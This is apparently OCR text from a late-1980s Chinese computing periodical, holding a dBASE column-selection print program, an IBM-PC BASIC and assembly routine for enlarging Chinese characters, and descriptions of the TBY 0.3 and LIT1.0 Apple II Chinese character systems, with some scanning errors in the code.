| 12                           | 毕业学校       | Character | 16    |     |
| 13                           | 所学专业       | Character | 14    |     |
| 14                           | 学制         | Character | 4     |     |
| 15                           | 毕业时间       | Numeric   | 8     | 2   |
| 16                           | 工作时间       | Numeric   | 8     | 2   |
| Press any key to continue... |            |           |       |     |
| 17                           | 进疆时间       | Numeric   | 8     | 2   |
| 18                           | 来企时间       | Numeric   | 8     | 2   |
| 19                           | 来厂时间       | Numeric   | 8     | 2   |
| 20                           | 入会时间       | Numeric   | 8     | 2   |
| 21                           | 职务工种       | Character | 12    |     |
| 22                           | 级别         | Character | 6     |     |
| 23                           | 职称         | Character | 14    |     |
| 24                           | 受聘时间       | Date      | 8     |     |
| 25                           | 解聘时间       | Date      | 8     |     |
| 26                           | 工资级别       | Character | 8     |     |
| 27                           | 标准工资       | Numeric   | 8     | 2   |
| 28                           | 现在住址       | Character | 20    |     |
| 29                           | 爱人姓名       | Character | 14    |     |
| 30                           | 爱人单位       | Character | 12    |     |
| ** Total **                  |            |           | 279   |     |

. display structure

Structure for database : C:dy.dbf

Number of data records : 5

Date of last update : 01/01/80

| Field | Field name | Type      | Width | Dec |
|-------|------------|-----------|-------|-----|
| 1     | 单位         | Character | 10    |     |
| 2     | 姓名         | Character | 14    |     |
| 3     | 性别         | Character | 4     |     |
| 4     | 族别         | Character | 4     |     |
| 5     | 出生年月       | Numeric   | 8     | 2   |
| 6     | 家庭出身       | Character | 10    |     |
| 7     | 入党团时间      | Numeric   | 8     | 2   |
| 8     | 籍贯         | Character | 12    |     |
| 9     | 学历         | Character | 6     |     |
| 10    | 毕业学校       | Character | 16    |     |
| 11    | 所学专业       | Character | 14    |     |
| 12    | 毕业时间       | Numeric   | 8     | 2   |
| 13    | 工作时间       | Numeric   | 8     | 2   |
| 14    | 进疆时间       | Numeric   | 8     | 2   |
| 15    | 来厂时间       | Numeric   | 8     | 2   |
| 16    | 职务工种       | Character | 12    |     |

Press any key to continue...

|    |      |           |    |  |
|----|------|-----------|----|--|
| 17 | 职称   | Character | 14 |  |
| 18 | 受聘时间 | Date      | 8  |  |
| 19 | 爱人姓名 | Character | 14 |  |
| 20 | 爱人单位 | Character | 12 |  |

\*\* Total \*\* 199

. display structure

Structure for database : C:gd.dbf

Number of data records : 20

Date of last update : 01/01/80

| Field | Field name | Type      | Width | Dec |
|-------|------------|-----------|-------|-----|
| 1     | FIELD_NAME | Character | 10    |     |
| 2     | FIELD_TYPE | Character | 1     |     |
| 3     | FIELD_LEN  | Numeric   | 3     |     |
| 4     | FIELD_DEC  | Numeric   | 3     |     |

\*\* Total \*\* 18

```

1: * 打印通用程序
2: SET TALK OFF
3: *CLOSE DATA
4: CLEAR
5: @ 3,20 SAY '      选      栏      打      印'
6: @ 4,20 SAY '      每行最多可打印 254 个字符'
7: WAIT '打一键继续...'
8: USE YK.DBF ;打开原库
9: COPY TO GD.DBF STRU EXTEND ;将原库结构转换成过渡库记录
10: USE GD.DBF
11: GO BOTT ;求出过渡库记录(原库字段)总数
12: CLEAR
13: @ 1,16 SAY '要打印的表共有'+STR(RECNO(),2)+'栏,栏名如下:'
14: GO TOP
15: I=2
16: DO WHILE .NOT.EOF()
17: R=5
18: DO WHILE R<80
19: ZDM=FIELD_NAME
20: @ I,R SAY STR(RECNO(),2)+'.'+ZDM ;显示过渡库记录(原库字段)
21: SKIP
22: R=R+15
23: IF EOF()
24: R=80
25: WAIT '打一键继续 ...'
26: ENDFIF
27: IF I=9
28: R=5
29: I=2
30: WAIT '打一键继续 ...'
31: ENDFIF
32: ENDDO R
33: I=I+1
34: ENDDO EOF
35: PD1=.T.
36: DO WHILE PD1
37: PD1=.F.
38: PD2=.T.
39: DO WHILE PD2
40: PD2=.F.
41: CLEAR
42: @ 4,20 SAY "说明 : 哪一栏要打印, 请按 'Y' 键 !"
43: @ 5,20 SAY '      (行宽请不要超过 254 个字符)'
44: WAIT '打一键继续...'
45: RR=0 ;赋打印栏数(原库字段)初值
46: CC=1 ;赋打印行宽初值
47: @ 0,67 SAY '行宽: '+' 字符' ;提示打印行宽值
48: GO TOP
49: DO WHILE .NOT.EOF()
50: @ 1,0 CLEAR ;清屏 1-9 行

```



```

51: X=1
52: DO WHILE X<10.AND.(.NOT.EOF())
53: @ X,15 SAY STR(RECNO(),2)+FIELD_NAME ;屏幕显示过渡库记录(原库字段)
54: SET CONSOL OFF
55: WAIT TO ASET CONSOL ON
56: IF UPPE(A)='Y'
57: @ X,40 SAY '印' ;打印栏数(原库字段)提示
58: RR=RR+1 ;打印栏数累计
59: CC=CC+FIELD_LEN+2 ;打印字段行宽累计
60: @ 0,72 SAY STR(CC,3) ;屏幕提示打印行宽累计值
61: ELSE
62: @ X,45 SAY '不印' ;不打印字段提示
63: DELE ;删除不打印字段
64: ENDIF AAA
65: IF CC>254 ;判断打印行宽超限
66: CLEAR
67: WAIT ' 选择的栏数行宽已超过254个字符,请重新选择!'
68: RECALL ALL ;如超限则唤醒删除记录(原库字段)
69: GO BOTT ;跳出循环
70: PD2=.T. ;赋循环真值重选打印栏
71: ENDIF CC
72: X=X+1 ;记录(原库字段)显示行加一
73: SKIP
74: ENDDO X
75: ENDDO EOF
76: COUNT ALL FOR .NOT.DELETE() TO AB ;计数删除记录(原库字段)总数
77: IF AB=0
78: CLEAR
79: WAIT ' 您一栏都没选择!请您打一键重新选择'
80: PD1=.T. ;赋循环真值重选重选栏
81: RECA ALL ;唤醒删除的所有记录(原库字段)
82: ENDIF AB
83: ENDDO PD2
84: CLEAR
85: @ 1,20 SAY '共 打 印'
86: @ 1,33 SAY STR(RR,2)+'栏,栏名如下:'
87: I=2
88: N=1
89: GO TOP
90: DO WHILE .NOT.EOF()
91: R=5
92: DO WHILE R<80
93: IF .NOT.DELETE()
94: ZDM=FIELD_NAME
95: @ I,R SAY STR(N,2)+'.'+ZDM ;显示打印的所有记录(原库字段)
96: N=N+1
97: R=R+15
98: ENDIF *
99: SKIP
100: IF EOF() ;如显示完则退出循环
101: R=80
102: ENDIF
103: ENDDO Y
104: I=I+1 ;显示行加一
105: ENDDO EOF

```

```

*
106: @ I+1,15 SAY '打印时 每行共占'+STR(CC,3)+'个字符'
107: WAIT '需要修改吗?(Y/N)' TO B
108: IF UPPER(B)='Y'
109: PD1=.T. ;如要修改则赋循环真值重选栏
110: RECA ALL ;唤醒删除的所有记录(原库字段)
111: ELSE
112: PACK ;压缩删除的记录(原库字段)
113: ENDIF
114: ENDDO PD1
115: CREATE DY.DBF FROM GD.DBF ;将过渡库记录转换成打印库结构
116: USE DY.DBF
117: APPE FROM YK.DBF ;将原库资料按打印库字段追加到
118: SELE A ;打印库中
119: USE YK.DBF
120: SELE B
121: USE GD.DBF
122: SELE C
123: USE DY.DBF
124: CLEAR
125: ACCE '输入打印表名:' TO BM
126: CLEAR
127: @ 4,30 SAY '请稍候.....'
128: L1=4*LEN(TRIM(BM)) ;根据打印字型求出表名长度
129: IF L1>CC
130: I=0 ;赋打印表名列位置
131: ELSE
132: I=INT((CC-L1)/4)+8 ;赋打印表名列位置
133: ENDIF
134: H1='┌' ;赋表头线初值
135: H2='├' ;赋打印中间行初值
136: H3='└' ;赋表尾线初值
137: SELE B
138: GO TOP
139: DO WHILE .NOT.EOF() ;循环求出三类打印线长度
140: LEN=FIELD_LEN
141: DO WHILE LEN>0
142: H1=H1+'─'
143: H2=H2+'─'
144: H3=H3+'─'
145: LEN=LEN-2
146: ENDDO LEN
147: SKIP
148: IF EOF()
149: H1=H1+'┐'
150: H2=H2+'┘'
151: H3=H3+'┘'
152: ELSE
153: H1=H1+'┐'
154: H2=H2+'┘'
155: H3=H3+'┘'
156: ENDIF
157: ENDDO .N
158: CLEAR
159: @ 4,30 SAY '开始打印,请勿动键!'
160: SET DEVICE TO PRINT

```

```

161: SET PRINT ON
162: X=1
163: ? CHR(27)+"K" ;在打印状态下设置行压缩命令
164: ? CHR(27)+"IB" ;设置打印表头字型
165: @ X,I SAY BM ;打印表头
166: ? CHR(27)+"IA" ;设置打印表内容字型
167: @ X+1,0 SAY H1 ;打印表头线
168: GO TOP
169: L=0 ;打印列赋初值
170: DO WHILE .NOT.EOF()
171: ZDM=TRIM(FIELD_NAME)
172: DO CASE
173: CASE ZDM='政治面貌' ;如字段名字符数大于字段长度
174: @ X+2,L SAY '| 面貌' ;则压缩字段名打印
175: CASE ZDM='入党团时间'
176: @ X+2,L SAY '| 党团时间'
177: OTHE
178: @ X+2,L SAY '| '+ZDM ;打印表头中栏名(字段名)
179: ENDCASE
180: L=FIELD_LEN+L+2 ;求打印的列位置
181: SKIP
182: ENDDO
183: @ X+2,L SAY '| ' ;打印表头列位置线终值
184: X=X+3
185: SELE C
186: GO TOP
187: DO WHILE .NOT.EOF()
188: @ X,0 SAY H2
189: X=X+1
190: SELE B
191: GO TOP
192: L=0
193: DO WHILE .NOT.EOF()
194: ZDM=FIELD_NAME
195: @ X,L SAY '| ' ;打印字段内容间隔线
196: @ X,L+2 SAY C->&ZDM ;打印字段内容
197: L=FIELD_LEN+L+2
198: SKIP
199: ENDDO .N
200: @ X,L SAY '| ' ;打印字段内容终线
201: X=X+1
202: SELE C
203: SKIP
204: ENDDO .NOT.EOF
205: @ X,0 SAY H3 ;打印报表尾线
206: @ X+1,0 SAY ' '
207: SET PRINT OFF
208: SET DEVICE TO SCREEN
209: RETU

```

# 怎样在 IBM-PC 机上实现快速显示放大汉字

成都科技大学应用物理系 黄本淑 吴小强

在《软件报》上曾经刊登过几篇关于 IBM-PC 机上汉字放大的文章，这在实际工作中是很有用的。但感到不便的是在汉字放大之前都是要把所需放大的汉字显示在屏幕上，再用 POINT (X, Y) 语句读取汉字的点阵进行放大。这样既显示重复，又影响执行速度。为此我们用 IBM-PC 机上的 BASIC.EXE 文件编了一段汉字放大程序，能直接在屏幕上显示放大的汉字，以满足工程上的需要。

在程序中用了一段 8088 汇编，调用了 INT 10H 的 12H 号功能，能直接从字模库中读取汉字的点阵入缓冲区。实现快速完成取字模点阵的工作，进入到程序的汉字放大部分。程序如下：

```
PUSH      BP
MOV       BP, <段地址>
MOV       DX, <汉字内码>
MOV       BX, <偏移量>
MOV       AH, 12H
INT       10H
POP       BP
RET
```

这段程序可放在最高的 64K 内存中。其中 DX 存汉字内码，AH 存功能号，取出的点阵存在 BP: BX 所示的内存单元。

为了便于调用，我们将程序编写为一个子程序，使用时只要设置一定的参数，再用 GOSUB 500 调用即可。

参数说明：

P\$——汉字字符串。

X——放大汉字的左上角横坐标， $0 < X < 319$

Y——放大汉字的左上角纵坐标， $0 < Y < 199$

H——横向放大倍数， $1 < H < 20$

Z——纵向放大倍数， $1 < Z < 12$

此程序适当修改，还可显示出斜体字等不同的字型。

```
10 SCREEN 1,0:HZ=0:CLS:COLOR 17,2
20 DATA &h55,&hbd,0,&h90,&hba,0,0,&hbb,0,1,&hb4,&h12,&hcd,&h10,&h5d,&hcb
30 DEF SEG=&H9000:FOR K=0 TO 15:READ A:POKE K,A:NEXT
40 P$="四川大学-长城钢厂":X=20:Y=20:H=2:Z=4:GOSUB 500
50 P$="1989年10月1日":X=80:Y=110:H=1:Z=2:GOSUB 500
60 END
500 FOR K=1 TO LEN(P$)/2:XX=0
510 A=ASC(MID$(P$,2*K-1,1)):B=ASC(MID$(P$,2*K,1))
520 POKE 6,A:POKE 5,B:CALL HZ
530 FOR M=7 TO 0 STEP -1:U=2^M:YY=0
540 FOR L=0 TO 15
550 IF PEEK(&H100+2*L) AND U THEN LINE (X+XX,Y+YY)-(X+XX+H-1,Y+YY+Z-1),2,BF
560 YY=YY+Z:NEXT:XX=XX+H:NEXT
565 FOR M=7 TO 0 STEP -1:U=2^M:YY=0:FOR L=0 TO 15
570 IF PEEK(&H101+2*L) AND U THEN LINE (X+XX,Y+YY)-(X+XX+H-1,Y+YY+Z-1),2,BF
580 YY=YY+Z:NEXT:XX=XX+H
590 NEXT:X=X+H*16:NEXT
600 RETURN
```



# TBY 0.3 软汉字系统

本软件集中了目前苹果机上使用的汉字系统的所有优点，可以认为是当前苹果机较理想的汉字系统，下面对该软件作一简介：

## 一、软件特点：

1. 在本软件的支持下可以实现汉字的输入输出(显示或打印)以及编辑(删、改、加)。
2. 改字，造字十分方便。
3. 由于该系统采用了 DOS 内部的 RWTS 子程序，所以汉字的检索与显示速度都是比较高的。
4. 用户在编制程序时，根据需要与否可将汉字的点阵信息存入建立在机器内部的小字库，这样一方面提高了汉字的显示与打印速度，另一方面也可以使用用户所编程序能脱离字库盘而独立运行。
5. 在使用打印机输出时，可以输出多种字型，在同一行上亦可以输出不同的字体，并且可以随意设置字距和行距，打印时字迹清晰，字型规整(仿宋体)，为方便用户复印，本软件还具有重打功能，使打印的效果更佳，利用这一功能用户可以在打印机上直接打印腊纸。
6. 该软件使内存分配更加合理，避免了使用汉卡当变量较多时与显示区发生冲突而导致变量值被破坏等等问题，由于 RAMDOS 的使用，BASIC 空间较多。
7. 由于该软件对机内小字库实行开关控制，故此即使在程序运行中也可以输入汉字而不会中止程序的运行，也不会破坏变量的值。
8. 该系统与标准的 DOS3.3 和 APPLE SOFT BASIC 完全兼容，其中 DOS3.3 的所有命令均可使用，APPLE SOFT BASIC 中的 TABOO, SPCOO, VTAB X, HTAB X, HOME 等函数及命令均可照常使用。
9. 汉字输入采用‘拼音’和‘区位’两种方法，字库包括全部国标一级和二级汉字，提供给用户的汉字近万个，对于一般人员，使用该系统输入汉字的速度比使用汉卡还快。
10. 由于该系统对字距，行距，字型等方面都可以控制，系统盘上还备有专为打印表格用的字符文件 BIAO0.3，所以它可完成各种报表的输出打印。
11. 系统启动时可自动从一号驱动器的磁盘上读入用户程序并执行之。
12. 在该系统下可以使用 CHAIN 来链接程序，另外在该系统下也可使用 FID 来实现各种文件的传递。
13. 无论在立即方式还是在程序执行中都可利用命令进行中西文转换。
14. 无论系统盘还是字库盘都可用各种 COPY 程序复制备份。

## 二、使用方法：

### 1. 启动：

将系统盘放入一号驱动器，字库盘放入二号驱动器，然后冷热启动均可进入中文 BASIC 状态。

### 2. 功能键：

为方便使用者编程，在本系统中规定了许多功能键，下面一一介绍如下：

#### A. CTRL-L 为进入或退出汉字检索状态。

当需输入汉字时按 CTRL-L 键，在屏幕左下角显示‘中文’，这时打入拼音码或区位码就可得到您需要的汉字了，再按 CTRL-L 键，这时就退出了汉字检索状态，而进入英文方式。

B. CTRL-B 为清除机内小字库的功能键，它受字库开关 CTRL-Q 和 CTRL-F 键的控制，只有当 CTRL-Q 键有效时 CTRL-B 才起作用。

C. CTRL-Q 该键的功能是打开机内小字库，此时汉字的点阵信息就可以存入小字库，且字库清除键 CTRL-B 亦可起作用。

D. CTRL-F 为关闭机内小字库功能键，当按动此键后所有输入的汉字的点阵库信息均不能存入小字库，并且 CTRL-B 不起作用，要想解除这一功能可按 CTRL-Q 键。

注：在开机时或按了复位键后小字库被关闭。

#### E. CTRL-Z 为字型转换开关，每打入一个 CTRL-Z 键，字型方式增 1。

#### F. CTRL-V 为字型转换开关，每打入一个 CTRL-V 键，字型方式减 1。

G. CTRL-A 为改变字库盘驱动器开关，开机时该系统自动设为二号驱动器，通过按 CTRL A 键可以使字库盘在一号和二号之间转换。

#### H. CTRL-P 为接通或断开打印机。

#### I. CTRL-W 为造字和改字功能，当用户需要一个特殊的符号或者需要改造某一个字的字型时，按动此键，该系

统保留现场后进入改字造字功能。系统首先询问一个区位码 INPUT CODE =>，根据用户提供的编码，系统从小字库或字库盘读得一相应的汉字点阵信息，并将其显示在造字屏幕上供用户修改。操作者通过按 I, M, J, K 移动光标，按动空格键来画点或消点，完成字的造型，最后按回车键表示造字完成。

如果小字库未打开，则只能修改小字库中已有的字。

造字完成后系统发出 SAVE TO DISK ?(Y/N)信息来询问是否将刚造的字存入磁盘，回答 Y 则存盘，回答 N 则不存盘，不管是否存盘，系统都将该新的字型存入小字库。

上述一系列步骤完成后，该系统自动恢复造字前的现场，用户可以继续输入。

造字过程中随时可用 ESC 键退出造字。

注：为使用刚造的汉字，在进入造字之前应先用 CTRL-Q 键打开小字库，使得新造汉字的点阵信息能够存入小字库。

J. CTRL-O 为显示机内小字库的功能键，在显示汉字的同时还将显示相应汉字的区位码，这对于重新输入这些汉字十分方便。

K. CTRL-Y 为下划功能，仅在字型方式代码为单数时有效(双数时为反衬字功能)，利用这一功能可以在打印行的任意符号下面划线，为方便用户使用该功能，特将该键设置成单数次按键有效，双数次按键失效，这样使用起来更加灵活。

L. CTRL-R 为重打键，该键的使用方法与 CTRL-Y 键一样。

M. CTRL-N, CTRL-K, CTRL-I, CTRL-T 键为四个标准位置控制键，它们的标准间隔分别为 2, 4, 8,

16.

注：CTRL-N (K, I, T) 只能放在字符串中使用。

### 三、控制单元：

1.(799) 为字型选择单元，可用 POKE 799, N 来选择字型， $N = A * 32 + B * 16 + C * 4 + D$

其中 A=0->3, A=0;为向上

A=1;为向左

A=2;为向下

A=3;为向右

B=0->1. B=0;为单密度打印。

B=1;为倍密度打印。

C=0->3. C 的值为水平放大参数

D=0->3. D 的值为垂直压缩参数

2.(798) 为打印机开关控制单元，POKE 798, 1 为接通打印机，POKE 798, 0 为断开打印机。

3.(797) 为行距控制单元，可用 POKE 797, N 来设置行距。

4.(796) 为字距控制单元，可用 POKE 796, N 来设置字距。

5.(795) 为字距放大与否控制单元，POKE 795, 1 使字距与字型同步放大，如果仅放大字型而不放大字距可用 POKE 795, 0。

6.(794) 为重打控制单元，POKE 794, 1 使打印机每行打印两遍，POKE 794, 0 使打印机每行打印一遍。

7.(793) 为小字库控制单元，可用 POKE 793, 1 来打开字库，用 POKE 793, 0 来关闭小字库。

8.(792) 为屏幕显示控制单元，可用 POKE 792, 1 来打开屏幕，使输出内容显示在屏幕上，亦可用 POKE 792, 0 来关闭屏幕，使输出内容在其它设备输出(考虑一般情况，特将该功能设定为程序方式有效)。

10.(791) 为下划线控制单元，可用 POKE 791, 1 来设置下划线，可用 POKE 791, 0 来取消下划线。

11.(790) 为 ASCLL 字符旋转控制单元，可用 POKE 790, N 来设置字符的旋转方向(其中 N 的值为 0 到 3)。

11.(789) 为 ASCLL 字符高度控制单元，可用 POKE 789, 1 来设置字符的高度与汉字的高度相同，可用 POKE 789, 0 来设置字符的高度为汉字高度的一半。

12.(788) 为响铃控制单元，可用 POKE 788, 1 来设置有响铃，可用 POKE 788, 0 来设置无响铃。

13.(773) 为字数控制单元，可用 POKE 773, N (N=1->125 来设置每行上打印的字符个数，其中一个汉字占用两个字符位置。

可用如下操作使最大行宽能达到 250 个字符；

POKE 5091, 174; POKE 5573, 174; POKE 5582, 174; POKE 5103, 182; POKE 5496, 7; POKE 5506, 215; POKE 116, 174

上述操作使 BASIC 空间减少了 3K。

### 四、几点说明：

1. 为方便用户使用该系统，在设计该软件时规定了许多控制键作为功能键，对于这些功能键有些可以放入程序，有些不能放入程序中。

下面的功能可以放入程序中:

- (1). CTRL-Z (2). CTRL-V (3). CTRL-Y (4). CTRL-A  
 (5). CTRL-N (6). CTRL-K (7). CTRL I (8). CTRL-T (9). CTRL-R

下面的功能不可以放入程序中:

- (1). CTRL-L (2). CTRL-B (3). CTRL-Q (4). CTRL-F  
 (5). CTRL-W (6). CTRL-O (7). CTRL-P

2. 当需输入汉字时, 先按 CTRL-L 键进入汉字方式, 然后可选择'拼音'码或者'区位'码进行汉字输入。

(1) 拼音输入方法:

将要输入的汉字的拼音打入, 拼音字母仅取前 4 个, 不足 4 个的最后加一空格。

输入拼音后, 在屏幕的最下一行显示出对应该拼音的八个汉字, 在每一汉字的前面标有一个数字, 键入所需汉字前面的数字即可得到所需汉字, 如果在这八个汉字中没有所需汉字则可用'←'和'→'键进行前后查找。

(2) 区位输入方法:

该系统汉字的区位码为国标汉字编码, 由四位数字组成, 在汉字输入方式下, 键入一个码即可得到一个汉字, 如果在汉字输入方式下, 键入 3 位数后再按空格键, 这时和拼音输入查找方式相同。

3. 用户程序编好后如以 TS-BY 为程序名存入系统盘, 在开机后便可自动执行。

4. 链接程序的使用:

当需进行程序链接时, 在第一个程序的最后一句加上下面的一句:

标号 PRINT 'BRUN CHAIN, D1'; "第二个程序文件名".

其中 D1 系 CHAIN 程序所在的磁盘驱动器号, 当然也可为其它驱动器号。

### 五、内存比较:

《RAM 64K APPLE-II 机中文操作系统》(TBY 0.3 软 汉 字 系 统) 与 其 它 系 统 的 内 存 分 配 有 所 区 别, 简 单 比 较 如 下:

| TBY 0.3 系统 |           | 普通 DOS 系统 |       | 仓颉汉卡系统 |           |
|------------|-----------|-----------|-------|--------|-----------|
| BFFF       | RAM DOS 区 | BFFF      | DOS   | BFFF   | DOS       |
| BE00       | 打印缓冲区     | 9600      |       | 9600   |           |
| BA00       |           |           | 西文    |        | 组字区       |
|            | 用户区       |           | 状态下   | 9000   | 用户区 II    |
|            | 30.5K     |           | 用户区   | 6000   | 显示区       |
| 4000       | 显示区       |           | 35.5K | 4000   | 14K 用户区 I |
| 2000       | 软汉字系统     |           | 显示区   | 0800   | 未用        |
| 0800       | 造字区       | 0800      |       | 0400   | 内部使用      |
| 0400       | 内部使用      | 0400      | 内部使用  |        |           |

注: 以上内存地址均为十六进制

河北省唐山市白玉瓷厂 张亭

# LIT1.0 汉字系统说明

LIT1.0 是在 APPLE-II 及其兼容机上推出的新型软汉字系统，有很强的功能。尤为突出的是显示速度，居现在 APPLE-II 众汉字系统之首。最快达 ASC570/秒，汉字 210/秒，上海推出的 ACE 语言由于采用了 14×16 点阵显示速度才达到了 STC 的 3.2 倍，而本系统汉字为 16×16 点阵速度为 STC 的 7 倍。

本系统不但显示速度快，而且功能也很强，简要介绍如下：

一、汉字输入：键入 CTRL-L，可进入汉字输入状态；汉字输入有三种方法。

1. 区位输入：可直接输入汉字的区位码，进行汉字输入。
2. 拼音输入：键入要输入汉字的拼音，最长 6 位，不足用空格补齐，系统便显示 8 个汉字供挑选，键入所需汉字对应的数字便可，若没可用空格键往后寻找，用 ← 键往前寻找。
3. 查寻输入：由于本系统显示速度快，汉字检索也很快达 40 个/秒以上，所以只要知道要查寻汉字的大概位置，键入区位码的 1—3 位和空格，系统便显示 8 个汉字供挑选，用空格和 ← 翻转，很快就会找到所需的字。

可用 CTRL-L 退出汉字输入状态。

二、屏幕显示：屏幕共有十二行，其中最后一行作为汉字输入时使用，一行最多可显示 34 个 ASC 或 17 个汉字。

屏幕有多种输出功能

1. 运算输出

可将要显示的字符点阵与屏幕上对应的点进行与、或、异或运算后显示在屏幕上。

2. 定位显示

系统可以以屏幕上任一点为基准显示汉字或 ASC 码。

3. 屏幕底色，两显示页。

屏幕底色可设为黑色和白色两种。

系统可使用两页来显示汉字或字符。

系统有 128 个可显示 ASC 并且都可反相显示。

三、打印机输出。

打印机有四种打印方法。

1. 汉字照屏打印。
2. 汉字照屏压缩打印。
3. 快速数据打印。
4. 关闭屏幕显示快速数据打印。

打印机可设定参数。

1. 字间距
2. 行间距
3. 一行字符数

四、字库管理。

1. 小字库

BASIC 程序可自带小字库，进行 BASIC 程序存取时，小字库会自动随 BASIC 程序存取。

系统可将小字库汉字全部删除或其中任一个，可将小字库的全部汉字及其区位码列出。

小字库的大小可随意设定，最多能设定存放 600 多个汉字。

当 BASIC 程序调入时，小字库的大小将由系统根据调入小字库的大小自动设定。

五、其它

1. 可设定字库盘槽号和驱动器号。

2. 可设定 BASIC 程序起址。

3. 新增加了 18 条 BASIC 命令，如：

&RESTORE 恢复 DATA 语句指针到几行。

&S 在 BASIC 程序里使用监控命令，这条命令相当于在 BASIC 中增加了很多条命令（所有监控命令）

&HOME 汉字状态下清屏

4. 系统可进行屏幕放大显示。

5. 系统能实现多种窗口功能。



另外系统还有专门的程序将 STC 程序转到本系统，很多汉字的 STC 程序，用该程序转换到本系统后就会发现，程序短了一些，因为本系统一个汉字在程序中只占 2 个字节，而 STC 一个汉字占 3 个字节。

## LIT1.0 与 APPLE—II 几种流行的软汉字系统对比

| 系统             | 汉字显示速度(秒) | 汉字点阵  | 留给用户内存   | 硬件要求    | 屏幕显示   | 打印机字体 | 汉字输入方法   | 其它                        |
|----------------|-----------|-------|----------|---------|--------|-------|----------|---------------------------|
| LIT1.0         | 210 个     | 16×16 | 21.5K    | 48K     | 放大, 运算 | 4 种   | 区位, 拼音查寻 | 新增 13 条 BASIC 命令<br>两屏幕显示 |
| STC2.0         | 25 个      | 16×15 | "        | 48K     | 放大     | 2 种   | 区位, 拼音   |                           |
| STC4.0         | "         | "     | 16—21.5K | 48(64)K | 放大, 运算 | 多种    | 区位, 拼音编码 |                           |
| CDOS           | "         | "     | 20.5K    | 48K     |        | 16 种  | 区位, 拼音   |                           |
| 中华 1.1         | "         | "     | 23K      | 64K     | 放大, 运算 | 多种    | 区位, 拼音扩充 | 音乐, 图形                    |
| ZSD2.0         | "         | "     | 21.5K    | 64K     | 放大     | 4 种   | 区位, 拼音   |                           |
| ACE 语言         | 80 个      | 14×16 |          |         |        |       |          | 图象处理                      |
| 汉卡             | 28 个      | 16×16 |          |         |        |       |          |                           |
| 中华学习机<br>CEC—I | 68 个      | 16×16 |          |         |        |       |          |                           |
|                |           |       |          |         |        |       |          |                           |

## 一种新型的课件开发环境系统

### ——LIT1.1 汉字系统

将计算机应用于教学，编制教学软件便成了当务之急。要是不借助其它软件直接编写的话，就需要编制人员有较高的水平，并且编制过程较慢，程序设计的劳动强度大。为了使具有一般水平的编制人员在较短的时间内就能编制出优秀的课件软件，就出现了课件开发环境系统。另根据我国国情，教学软件还必须汉化，即课件环境系统能提供汉字功能。

LIT1.1 汉字系统便是其中一个，并且比起其它课件环境系统，又有其独特之处。

我们常见的几种课件开发环境系统有 STC4.0, ACE, 中华超级汉字系统等。虽然都提供了汉字功能，但不是汉字显示速度太慢，就是汉字点阵太小，达不到汉字编制中需要实现特殊效果的要求。而 LIT1.1 支持 Apple soft BASIC，在 BASIC 中便可实现高速的显示，达汉字 210 个/秒，字符 570 个/秒，为 STC4.07 倍以上，而其汉字点阵并不少于 STC，为 16×16。其高速的显示为编制出优秀的教学软件奠定了重要的基础。

另该系统一个汉字代码在内存中只占 2 个字节，这样即节省了内存，又利于打印机输出，在打印机输出定位用 SPC 函数时，只需 L=LEN(A\$) 便可测出该字串的实际长度，而不用专门的子程序来测量，这样即提高了程序运行速度，又节省了内存，并且使用方便。

该系统可以进行运算输出，既将要显示的字符与屏幕上对应的点阵进行与，或，异或运算后显示在屏幕上；系

统还可以进行两页显示；多种清屏，字幕，设定屏幕底色等功能；系统还具备起码的字符定位显示，放大显示等功能。

另外，系统在原 Apple soft BASIC 的基础上还增加一些新的 BASIC 功能，如恢复 DATA 语句指针到第几行，在 BASIC 程序里直接使用监控命令等，这样一个命令可代替一段程序，既提高了速度又节省了内存。

该系统不但提供了如此丰富的功能，而且用户能使用的内存存在众课件环境系统中也不算低，达 21.5K，小字库最多能存放 600 多个汉字，另为方便用户，增加灵活性，用户可设定小字库大小，BASIC 程序起址等。

总之，该系统提供如此丰富灵活的功能，为教学软件编制者编制出优秀的出色的软件提供了很大的方便。

## 关于 LIT1.0 汉字系统的一些小特点

现在，Apple-II 上流行的软汉字系统近十种，各有特色，LIT1.0 软汉字系统就是在这种百家争鸣的情况下推出的，它要想在众多的软汉字系统中立足，就必须有它自己的特点。这里不想花大量篇幅来全面介绍它，只想对它的几个小特点作以介绍。

### 1. 打印机定位

前几期《软件报》上有几篇文章介绍了软汉字系统下使用打印机时，测量含有汉字字符串的长度方法，它们是根据各汉字编码的特点，由专门的子程序实现，如汉卡根据空格判断一个汉字，STC 根据 CHR\$(27) 来判断一个汉字等。而 LIT1.0 汉字系统，由于一个编码占两个字节，而一个汉字位置对应的大小正好为两个 ASC 码位置，所以测量汉字占 ASC 的位置只需用 L=LEN(A\$) 便可以了。

### 2. 扫描

在此以前的软汉字系统如：STC，CDOS 等，用 CTRL-u (→) 扫描时，扫到右界时很容易将不需要的空格扫入，用户对这个问题很头痛，只有用 ESC-K 跳过这个空格，很麻烦。而 LIT1.0 解决了这个问题，CTRL-u (→) 不会将多余空格扫入。

### 3. 两屏幕，两底色

在此以前的汉字系统，多数没有专门命令使用两个屏幕页，而本系统只需用 &HGR, &HGR2 便可进行两屏幕转换，另为方便用户使用第二页，系统有专门命令设定 BASIC 程序起址，用 LIT1, An, 其中 n 为 BASIC 程序起址页数，另 RUN, LOAD 命令的参数 A 也可以设定调入程序起址，如下程序需使用屏幕第二页，只需在程序第一句加上。

```
51F PEEK (104) < > 96 THEN PPINT CHR$(4) "RVN AAA, A$ 60"
```

(设该程序名为“AAA”)

这样这个程序调入后就会放到 \$6000 以后的地址内。

在此以前的 APPLE-II 汉字系统屏幕底色只能为黑色，而本系统则可设定屏幕底色为黑色和白色两种状态，这样可增加屏幕演示功能效果。

### 4. BASIC 命令

系统在原 Apple soft BASIC 命令的基础上增加了 13 条功能很强的 BASIC 命令：

如：&RESTOREn, 恢复 DATA 指针至 n 语句

&\$A\$, 在程序中使用监控命令，如：

```
100&$ "2000 < 4000.5FFFFM"
```

(将第二页内容移到第一页)

### 5. 显示速度

系统汉字虽然采用 16×16 点阵，但是由于使用算法先进，字库字模采用横向存放，使字符显示速度大大增加。在 BASIC 程序内测定，最快达 570 个字符/秒，210 汉字/秒，比以前 Apple-II 上任何 16×16 点阵汉字系统（包括汉卡）和软汉字系统都快数倍，由于显示速度提高，打印速度也相当快。另为提高数据打印速度，系统还有两种快 ASC 打印供你选择使用。

陕西宝鸡市铁一中 李铁

# 软盘驱动器测试仪

广东 佛山大学 钟良吉

